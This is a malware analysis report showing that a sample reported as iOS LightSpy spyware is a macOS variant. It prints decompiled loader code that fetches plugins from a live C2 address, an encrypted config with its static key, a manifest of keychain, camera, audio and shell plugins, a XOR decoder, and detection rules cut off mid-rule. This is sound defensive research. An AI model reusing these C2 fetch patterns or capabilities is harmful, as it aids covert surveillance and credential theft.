

LightSpy Malware Variant Targeting macOS



On April 11, 2024, [BlackBerry released a new blog](#) detailing a new VirusTotal upload of the [LightSpy](#) mobile spyware framework. BlackBerry stated that this malware was an iOS implant, yet Huntress researchers discovered that, although the uploaded samples appear novel, they aren't actually targeting iOS at all. Instead, what was observed is a macOS variant of the LightSpy malware, which hasn't been previously reported. This new capability demonstrates that in addition to the iOS and Android, macOS users could've been targeted.

Based on BlackBerry's report, several large publications including [Forbes](#), [HackerNews](#), and [Mashable](#), reported that the sample uploaded is an active and dangerous iOS threat. This is incorrect, as the sample BlackBerry analyzed will only run on Intel **macOS** devices, or Apple Silicon devices with Rosetta 2 enabled.

The publications also stated that this was a likely catalyst for Apple sending out "spyware attack alerts." We've assessed that, due to Apple's most recent support article, [About Apple threat notifications and protecting against mercenary spyware](#), Apple is referring to the more recent and sophisticated Pegasus spyware from NSO Group.

It's also important to note that while we were able to find the Android version of this malware on the same C2 as the macOS version, it doesn't appear the iOS version is also present. In this article, we'll only be focusing on the macOS implant. For more information of the Android version (also known as Wyrmspy), please see this [report](#) by the ThreatFabric team.

In addition to our analysis, we're providing YARA and Sigma rules which can be used freely to detect potential usage of the macOS LightSpy variant. The text in all images or terminal screenshots are also available in the [GitHub repository](#).

Thanks to researchers at TrendMicro, Kaspersky, and ThreatFabric for their prior work on the LightSpy framework, their contributions were incredibly helpful in our research.

Technical Analysis

Confirming macOS Targeting

While there is a variant of LightSpy that affects Apple's mobile devices like iPhone, this sample notably only targets the macOS platform. There are a number of factors which support this, but the largest is that these binaries are all compiled for the x86_64 architecture, ruling out iPhones based on the ARM architecture. This can be confirmed by running the `file` command against the macOS and iOS samples.

```

~/.Malware/macOS_lightspy_malware > file *
macos_core_implant: Mach-O 64-bit dynamically linked shared library x86_64
macos_loader: Mach-O 64-bit executable x86_64
libAudioRecorder: Mach-O 64-bit dynamically linked shared library x86_64
libBrowserHistory: Mach-O 64-bit dynamically linked shared library x86_64
libCameraShot: Mach-O 64-bit dynamically linked shared library x86_64
libFileManager: Mach-O 64-bit dynamically linked shared library x86_64
libKeyChains: Mach-O 64-bit dynamically linked shared library x86_64
libLanDevices: Mach-O 64-bit dynamically linked shared library x86_64
libProcessAndApp: Mach-O 64-bit dynamically linked shared library x86_64
libShellCommand: Mach-O 64-bit dynamically linked shared library x86_64
libWifilist: Mach-O 64-bit dynamically linked shared library x86_64

~/.Malware/ios_lightspy_malware > file *
payload: Mach-O 64-bit dynamically linked shared library arm64
irc_loader: Mach-O 64-bit executable arm64
BaseInfo: Mach-O 64-bit dynamically linked shared library arm64
Browser: Mach-O 64-bit dynamically linked shared library arm64
EnvironmentalRecording: Mach-O 64-bit executable arm64
FileManager: Mach-O 64-bit dynamically linked shared library arm64
KeyChain: Mach-O 64-bit dynamically linked shared library arm64
Location: Mach-O 64-bit dynamically linked shared library arm64
Screen: Mach-O 64-bit dynamically linked shared library arm64
ShellCommand: Mach-O 64-bit dynamically linked shared library arm64
SoftInfo: Mach-O 64-bit dynamically linked shared library arm64
Wifilist: Mach-O 64-bit dynamically linked shared library arm64

```

Figure 1: File types of macOS and iOS Macho binaries

In both cases, the structure of the implant is the same. A dropper, which loads a series of dynamically loaded modules (dylibs), similar to DLLs on Windows, that contain most of the malicious capabilities.

Differences from iOS Version

What made LightSpy famous was an iOS version discovered in 2020, covered by both [Kaspersky](#) and [TrendMicro](#). While there are a large number of similarities between the two, there are a few interesting differences that provide some new insight into the organization behind the framework as well as their targeting.

Generally, the macOS version seems to be more refined than the iOS version. The operational security (opsec) is significantly improved, the development practices seem more mature, and things are generally more organized. A quick example is that iOS version stores its C2 information in plain text:

```

int32_t var_518 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/browser")
int32_t var_51c = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/Environme... ")
int32_t var_520 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/FileManag... ")
int32_t var_524 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/ios_qq")
int32_t var_528 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/ios_tele... ")
int32_t var_52c = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/ios_wecha... ")
int32_t var_530 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/KeyChain")
int32_t var_534 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/light")
int32_t var_538 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/Screenaaa")
int32_t var_53c = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/ShellComm... ")
int32_t var_540 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/SoftInfoa... ")
int32_t var_544 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/Wifilist")
int32_t var_548 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/locationa... ")
int32_t var_54c = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/baseinfoa... ")
int32_t var_550 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/irc_load... ")
int32_t var_554 = mw_dw_and_init_plugin("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/launchctl")
int64_t var_580_21 = 0
char const* const var_588_62 = "/var/containers/Bundle/ircbin.pl... "
char const* const var_590_71 = "unload"
int32_t var_558 = mw_initiate_curl("http://45.83.237.13:8088/9638527... ", "/var/containers/Bundle/ircbin.pl... ")
int64_t var_580_22 = 0
char const* const var_588_63 = "/var/containers/Bundle/ircbin.pl... "
char const* const var_590_72 = "load"
int32_t var_55c = sub_56714("/var/containers/Bundle/launchctl")
int32_t var_560 = sub_56714("/var/containers/Bundle/launchctl")


```

Figure 2: iOS LightSpy Downloading Plugins

The macOS version solves this problem by using a plugin manifest, which provides more flexibility for updating plugins down the road in addition to lower static detections. Despite the various improvements, LightSpy still leaves plenty on the table when it comes to anti-analysis.

All of the binaries for both macOS and iOS contain plenty of developer artifacts. Looking specifically for file paths, we can extract a decent picture of how this malware was organized.


There are two hosts that seem to have been involved in development of LightSpy: **mac** and **air**. Obviously, there's no way to confirm that there weren't multiple development hosts with the same username, but this still helps in understanding the organization of the framework.



```

├── DbCommandPlan.m
│   └── DbCommandPlan.m
├── DbCommandRecord.m
│   └── DbCommandRecord.m
├── DbConfig.m
│   └── DbConfig.m
├── DbDormantControl.m
│   └── DbDormantControl.m
├── DbPlugin.m
│   └── DbPlugin.m
├── DbTransportControl.m
│   └── DbTransportControl.m
├── fmdb
├── FMDatabase.m
│   └── FMDatabase.m
├── FMDatabaseAdditions.m
│   └── FMDatabaseAdditions.m
├── FMDatabaseQueue.m
│   └── FMDatabaseQueue.m
├── framework.m
│   └── framework.m
├── tool
├── NSArray+Service.m
│   └── NSArray+Service.m
├── NSDictionary+Service.m
│   └── NSDictionary+Service.m
├── NSString+Service.m
│   └── NSString+Service.m
├── new_plugins
├── AudioRecorder
│   ├── AudioRecorder
│   ├── AudioRecorder.m
│   └── AudioRecorder.m
├── utils
│   ├── Utils.m
│   └── Utils.m
├── BrowserHistory
│   ├── BrowserHistory
│   ├── BrowserHistory.m
│   └── BrowserHistory.m
├── utils
│   ├── Utils.m
│   └── Utils.m
├── CameraShot
│   ├── CameraShot
│   ├── CameraShot.m
│   └── CameraShot.m
├── utils
│   ├── Utils.m
│   └── Utils.m
├── FileManage
│   ├── FileManage
│   ├── FileManage.m
│   └── FileManage.m
├── KeyChains
│   ├── KeyChains
│   ├── KeyChains.m
│   └── KeyChains.m
├── utils
│   ├── Utils.m
│   └── Utils.m
├── LanDevices
│   ├── LanDevices
│   ├── LanDevices.m
│   └── LanDevices.m
├── libs
├── SimplePing.m
│   └── SimplePing.m

```

[view raw lightspy_macos_directory_structure](#) hosted with ❤ by [GitHub](#)

Stage 1: Dropper

The first stage of this malware is a dropper (SHA256: **afd03337d1500d6af9bc447bd900df26786ea4a4**) which downloads and runs the core implant dylib.

Checking PID File:

The macOS version of this malware makes use of a process identification number (PID) file located at **/Users/Shared/irc.pid** to verify that the implant isn't already running. A PID file is just a file containing the PID of a running process—it's used to verify a specific running process in order to reference it at a later time.

Configuration Extraction:

The configuration for this malware is appended to the end of the binary (in this case the last **0x1d0** bytes) and is encrypted with AES with a static key of **3e2717e8b3873b29**.

```
{  
  "cc_ip" = "103[.]27[.]109[.]217",  
  "framework_param" = "s10|12|27",  
  "install_path" = "/Users/Shared/update.app/Contents",  
  "manifest_url" = "http://103[.]27[.]109[.]217:52202/963852741/mac/macmanifest.json",  
  "irc_url" = "http://103[.]27[.]109[.]217:52202/963852741/mac",  
  "cc_port": "51200",  
}
```

[view raw lightspy_macos_config](#) hosted with ❤ by [GitHub](#)

Download Stage 2 and Plugins:

Before downloading the plugins from the C2 server, the dropper requests **macmanifest.json** which contains lots of information about the plugins. The MD5s correspond to the encrypted versions.

```

{
  "status": "0",
  "cmd": "10005",
  "data": [
    {
      "ver": "2.3.1",
      "name": "soundrecord",
      "initparam": "",
      "classpath": "AudioRecorder",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/484c8be6af1675b7",
      "md5": "d13c1140b55acc9120aa00dae223fae6"
    },
    {
      "ver": "3.2.13",
      "name": "browser",
      "initparam": "",
      "classpath": "BrowserHistory",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/7e3211e5a00d2783",
      "md5": "1c054ced14130c1f041e0f081d277bfb"
    },
    {
      "ver": "1.5.1",
      "name": "cameramodule",
      "initparam": "",
      "classpath": "CameraShot",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/26f7d6b449f01571",
      "md5": "31028fcd5313ae7e7868df1d3f567eb"
    },
    {
      "ver": "1.3.2",
      "name": "FileManager",
      "initparam": "",
      "classpath": "FileManager",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/2e351c7b4de4d3b1",
      "md5": "d3db3120efdda1e2f65ac333c6ecc0e1"
    },
    {
      "ver": "3.1.1",
      "name": "keychain",
      "initparam": "",
      "classpath": "KeyChains",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/4d29ee714380cd29",
      "md5": "8163579ebb52ca1fe9819e90f8e714f2"
    },
    {
      "ver": "4.2.2",
      "name": "LanDevices",
      "initparam": "",
      "classpath": "LanDevices",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/0c377d6b6b074d16",
      "md5": "5628299f902e86ba7f9c8c3e5bae118c"
    },
    {
      "ver": "4.2.2",
      "name": "softlist",
      "initparam": "",
      "classpath": "ProcessAndApp",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/70a5ecc118536683",
      "md5": "41fb4f8451a5398499b11752e0d879c9"
    },
    {
      "ver": "2.1.2",
      "name": "ScreenRecorder",
      "initparam": "",
      "classpath": "ScreenRecorder",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/6a0e40740cb52a1c",
      "md5": "45590f76193a76016a25950e32c5d0d5"
    },
    {
      "ver": "1.3.2",
      "name": "ShellCommand",
      "initparam": "",
      "classpath": "ShellCommand",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/f99fcea4aba03364",
      "md5": "d0e7a210caec54a9f86c5c5344a0138f"
    },
    {
      "ver": "1.3.2",
      "name": "wifi",
      "initparam": "",
      "classpath": "WifiList",
      "url": "http://103[.]27[.]109[.]217:52202/963852741/mac/plugins/0408ece5a667ec06",
      "md5": "f21132daac7652c160453ff956655349"
    }
  ],
  "version": "1.0.3"
}

```

Figure 3: manifest.json file

Payload Verification:

After downloading the core **dylib** responsible, another call is made to the following address:

[http://103\[.\]27\[.\]109\[.\]217:52202/963852741/mac/macversion.json](http://103[.]27[.]109[.]217:52202/963852741/mac/macversion.json)

[view raw lightspy_macos_payload_verification](#) hosted with ❤ by [GitHub](#)


Which returns a JSON blob used to verify the integrity of the second stage. The other interesting aspect to note is the date, which shows this being at least three years old. This timeframe lines up with the original discovery of the LightSpy malware in 2020.

```
{
  "date": "2021-06-30",
  "filename": "C40F0D27",
  "md5": "a381ea6193f3efd3b587c4a8e67706bf"
}
```

[view raw lightspy_macos_integrity_verification_json](#) hosted with ❤ by [GitHub](#)

Payload Decryption:

The plugins and core dylib are encrypted with a rolling-type XOR located in the `_XorDecodeFile` function.



```
1000168f6 uint64_t _XorDecodeFile(int64_t input_filepath, int64_t output_filepath)
100016907     int64_t idx = 0
100016915     int32_t fd = _open(input_filepath, 2, 0x1b6)
10001691c     if (fd >= 0)
100016922         int32_t fd_1 = fd
100016925         idx = 0
100016930         int64_t fsize = _lseek(zx.q(fd), 0, 2)
100016938         int32_t fd_2
10001693b         if (fsize > 0)
100016944             char* dec_buf = _malloc(fsize)
100016953             idx = 0
10001695a             _printf("pData= %p\n", dec_buf)
100016966             _lseek(zx.q(fd_1), 0, 0)
100016974             _read(zx.q(fd_1), dec_buf, fsize)
10001697c             _close(zx.q(fd_1))
100016981             char key = 0x5a
100016986             int32_t counter = 0xc
1000169aa             do
10001698b                 char curr_byte = dec_buf[idx]
100016993                 char dec_byte = curr_byte ^ key
100016999                 key = key + curr_byte + counter.b
10001699c                 dec_buf[idx] = dec_byte
1000169a1                 idx = idx + 1
1000169a4                 counter = counter + 6
1000169aa             while (fsize >= idx)
1000169bb             fd_2 = _open(output_filepath, 0x202, 0x1b6, counter)
1000169c2             if (fd_2 <= 0)
100016a08                 _free(dec_buf)
100016a0d                 idx = 0
1000169c2             else
1000169c4                 fd_1 = fd_2
1000169cd                 _lseek(zx.q(fd_2), 0, 0)
1000169ec                 _printf("size = %d\n", _write(zx.q(fd_1), dec_buf, fsize))
1000169f4                 _free(dec_buf)
1000169f9                 idx.b = 1
1000169c2             if ((fsize > 0 && fd_2 >= 0) || fsize <= 0)
1000169fe                 _close(zx.q(fd_1))
100016a1f             return zx.q(idx.d)
```

The screenshot shows a decompiled C function named `_XorDecodeFile`. A red box highlights the XOR decryption logic, which is annotated with an arrow and the text "decryption logic". The logic involves reading data from a file, XORing it with a key (0x5a) and a counter (0xc), and then writing the result to an output file. The counter is incremented by 6 for each byte.

Figure 4: Screenshot of decryption function decompilation

Luckily, reimplementing the routine is quite simple and allows for easy analysis of the downloaded plugins.

```
xor_key = 0x5A
xor_increment = 0xC
decoded_data = bytearray()
for byte in data:
    decoded_byte = byte ^ xor_key
    xor_key = (xor_key + byte + xor_increment) & 0xFF
    xor_increment = (xor_increment + 6) & 0xFF
    decoded_data.append(decoded_byte)
```

[view raw lightspy_macos_xor_decode_py](#) hosted with ❤ by [GitHub](#)

Stage 2: Implant

The second stage (SHA256: **0f66a4daba647486d2c9d838592cba298df2dbf38f2008b6571af8a562bc306c**) is responsible for loading, maintaining, and using the plugins. During this stage, the implant queries the device for system information using the `DeviceInformationClass`. It collects a standard set of device information:

```

→ diff diff -y ios.txt macos.txt | colordiff
+[DeviceInformation deviceNetType]                _+[DeviceInformation deviceNetType]
-[DeviceInformation getAPPVerion]                 _+[DeviceInformation getAPPVerion]
+[DeviceInformation getAvailableMemorySize]       _+[DeviceInformation getAvailableMemorySize]
+[DeviceInformation getAvailableRomSize]          _+[DeviceInformation getAvailableRomSize]
+[DeviceInformation getBatteryLevel]              <
+[DeviceInformation getBatteryState]              <
+[DeviceInformation getCpuCores]                  _+[DeviceInformation getCpuCores]
-[DeviceInformation getCpuFreq]                   _+[DeviceInformation getCpuFreq]
+[DeviceInformation getCpuType]                   _+[DeviceInformation getCpuType]
+[DeviceInformation getCpuUsage]                  _+[DeviceInformation getCpuUsage]
+[DeviceInformation getCurrentBatteryLevel]        <
+[DeviceInformation getDeviceIPAdress]            _+[DeviceInformation getDeviceIPAdress]
+[DeviceInformation getDeviceInfoWithJson]         _+[DeviceInformation getDeviceInfoWithJson]
+[DeviceInformation getDeviceName]                _+[DeviceInformation getDeviceName]
+[DeviceInformation getDeviceNetworkName]         _+[DeviceInformation getDeviceNetworkName]
+[DeviceInformation getIMEI]                      <
+[DeviceInformation getIMSI]                      <
+[DeviceInformation getNetworkType]               <
+[DeviceInformation getPhoneNumber]               <
+[DeviceInformation getRunningProcesses]          _+[DeviceInformation getRunningProcesses]
-[DeviceInformation getScreenSizeInches]          _+[DeviceInformation getScreenSizeInches]
+[DeviceInformation getSysctlIntValue:]           _+[DeviceInformation getSysctlIntValue:]
+[DeviceInformation getSysctlStringValue:]        _+[DeviceInformation getSysctlStringValue:]
+[DeviceInformation getTotalMemorySize]           _+[DeviceInformation getTotalMemorySize]
+[DeviceInformation getTotalRomSize]              _+[DeviceInformation getTotalRomSize]
+[DeviceInformation getUUID]                      <
-[DeviceInformation getWifiInfo]                  _+[DeviceInformation getWifiInfo]
-[DeviceInformation getiPhoneName]                _+[DeviceInformation getiPhoneName]
+[DeviceInformation networktype]                  _+[DeviceInformation networktype]
+[DeviceInformation platform]                     _+[DeviceInformation platform]
                                                    >
                                                    _+[DeviceInformation screenResolutio]

```

Figure 5: Diff of DeviceInformation function, iOS on left and macOS on right

When you diff the methods within that class, the macOS version doesn't collect information that would be found on a phone such as the International Mobile Subscriber Identity (IMSI) or International Mobile Equipment Identity (IMEI) numbers. Additionally, when analyzing functions like `getScreenSizeInches`, the iOS version will return dimensions of iOS devices, whereas the macOS version only returns a single string, `13.3 inches`.

```

00026244 int64_t _+[DeviceInformation getScreenSizeInches]() __pure
00026250 | return &cf_133Inches // {"13.3 inches"}

```

Figure 6: macOS version of `getScreenSizeInches`

```

0000b53c int64_t _+[DeviceInformation getSizeInches]()
0000b558 int64_t x8 = *___stack_chk_guard
0000b568 void var_538
0000b568 _uname(&var_538)
0000b584 void var_138
0000b584 _objc_msgSend(_OBJC_CLASS_$_NSString, "stringWithCString:encoding:", &var_138, 4)
0000b58c int64_t x0_2 = _objc_retainAutoreleasedReturnValue()
0000b5ac struct CFString* x20
0000b5ac if (_objc_msgSend() != 0)
0000b5fc label_b5fc:
0000b5fc x20 = &cf_35Inches
0000b5ac else
0000b5c4 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone32) != 0)
0000b5c4 goto label_b5fc
0000b5dc if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone33) != 0)
0000b5dc goto label_b5fc
0000b5f4 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone41) != 0)
0000b5f4 goto label_b5fc
0000b654 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone51) != 0)
0000b6d4 label_b6d4:
0000b6d4 x20 = &cf_40Inches
0000b654 else
0000b66c if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone52) != 0)
0000b66c goto label_b6d4
0000b684 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone53) != 0)
0000b684 goto label_b6d4
0000b69c if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone54) != 0)
0000b69c goto label_b6d4
0000b6b4 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone61) != 0)
0000b6b4 goto label_b6d4
0000b6cc if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone62) != 0)
0000b6cc goto label_b6d4
0000b6f0 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone71) != 0)
0000b728 label_b728:
0000b728 x20 = &cf_55Inches
0000b6f0 else if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone72) != 0)
0000b7dc label_b7dc:
0000b7dc x20 = &cf_47Inches
0000b708 else
0000b720 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone81) != 0)
0000b720 goto label_b728
0000b744 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone82) != 0)
0000b744 goto label_b7dc
0000b75c if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone84) != 0)
0000b75c goto label_b6d4
0000b774 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone91) != 0)
0000b774 goto label_b7dc
0000b78c if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone92) != 0)
0000b78c goto label_b728
0000b7a4 if (_objc_msgSend(x0_2, "isEqualToString:", &cf_IPhone93) != 0)

```

Figure 7: iOS version of getSizeInches

Communication with the C2 is still performed over WebSockets using the open source library [SocketRocket](#) with all the standard functionality you'd expect: sending heartbeats, receiving commands, updating command status, etc.

Stage 3: Plugins

This particular implant downloads 10 additional payloads, each to accomplish a particular task. Since they've been covered pretty extensively, we noted below, in the IOCs, the different plugins (dylibs) that are associated with the macOS variant.

iOS Implant[2]	macOS Implant
Browser (Plugin ID: 14000)	AudioRecorder (Plugin ID: 18000)
	BrowserHistory (Plugin ID: 14000)
	CameraShot (Plugin ID: 19000)
FileManager (Plugin ID: 15000)	FileManager (Plugin ID: 15000)
KeyChain (Plugin ID: 31000)	KeyChains (Plugin ID: 31000)
	LanDevices (Plugin ID: 33000)
	ProcessAndApp (Plugin ID: 16000)
	ScreenRecorder (Plugin ID: 34000)
ShellCommandaaa (Plugin ID: 20000)	ShellCommand (Plugin ID: 20000)
WifiList (Plugin ID: 17000)	WifiList (Plugin ID: 17000)
BasicInfo (Plugin ID: 11000)	
SoftInfoaaa (Plugin ID: 16000)	
Screenaaa (Plugin ID: 33000)	
Locationaaa (Plugin ID: 13000)	
iOS WeChat (Plugin ID: 12000)	
iOS QQ (Plugin ID: 25000)	

Conclusion

Even though we've historically seen LightSpy target iOS, this variant very clearly is targeting macOS. As the macOS landscape constantly evolves, and attacks that specifically target the Apple ecosystem become more prevalent, we wanted to include some detection opportunities here as well.

It's also worth noting that while this sample was uploaded to VirusTotal recently from India, this isn't a particularly strong indicator of an active campaign, nor targeting within the region. It's a contributing factor, but without more concrete evidence or visibility into delivery mechanisms, it should be taken with a heavy grain of salt.

While we haven't made any attribution claims in this post, most prior research has associated this malware to APT 41. We're confident that this sample is indeed part of the LightSpy framework, and have no reason to disagree with that attribution.

Apple, in an attempt to thwart threat actors, has introduced new features to their *OS such as [Lockdown Mode](#), additional TCC restrictions, and constantly evolving XProtect/XProtectRemediator modules designed to protect the end user. It's also a great opportunity to remember to keep devices updated, regardless of platform.

Appendix A

We created YARA rules that will detect the implant, loader, and the dylibs. We included a private rule that will assist in paring down detections to only Macho binaries. It's important to note that without that private rule, the rules will not run, as they all check for a Macho in their condition. The rules are available below and [on GitHub](#).

YARA Rules

```
private rule Macho {
  meta:
    description = "private rule to match Mach-O binaries"
    condition:
      uint32(0) == 0xfeedface or uint32(0) == 0xcefaedfe or uint32(0) == 0xfeedfacf or uint32(0) == 0xcffaedfe or
      uint32(0) == 0xcafebabe or uint32(0) == 0xbefafeca
}

rule MACOS_LIGHTSPY_LOADER_20240422 {
  meta:
    description = "Detects on the LightSpy loader"
    author = "Stuart Ashenbrenner, Alden Schmidt"
    date = "2024-04-22"
    modified = "2024-04-22"

  reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
  hash1 = "4b973335755bd8d48f34081b6d1bea9ed18ac1f68879d4b0a9211bbab8fa5ff4"
  hash2 = "77e983dcde7752278c0fbfc29d92b237c3961de7517d7bcf0877ce83e9b58278"

  strings:
    $a0 = "FrameworkLoader"
    $a1 = "PLATFORM_MACOS"
    $a2 = { 44 6f 77 6e 6c 6f 61 64 65 72 }

  condition:
    Macho and all of them
}

rule MACOS_LIGHTSPY_IMPLANT_20240422 {
  meta:
    description = "Detects on the LightSpy implant"
    author = "Stuart Ashenbrenner, Alden Schmidt"
    date = "2024-04-22"
    modified = "2024-04-22"
```

reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "0f66a4daba647486d2c9d838592cba298df2dbf38f2008b6571af8a562bc306c"

strings:
\$a0 = { 52 65 61 6c 54 69 6d 65 43 6d 64 }
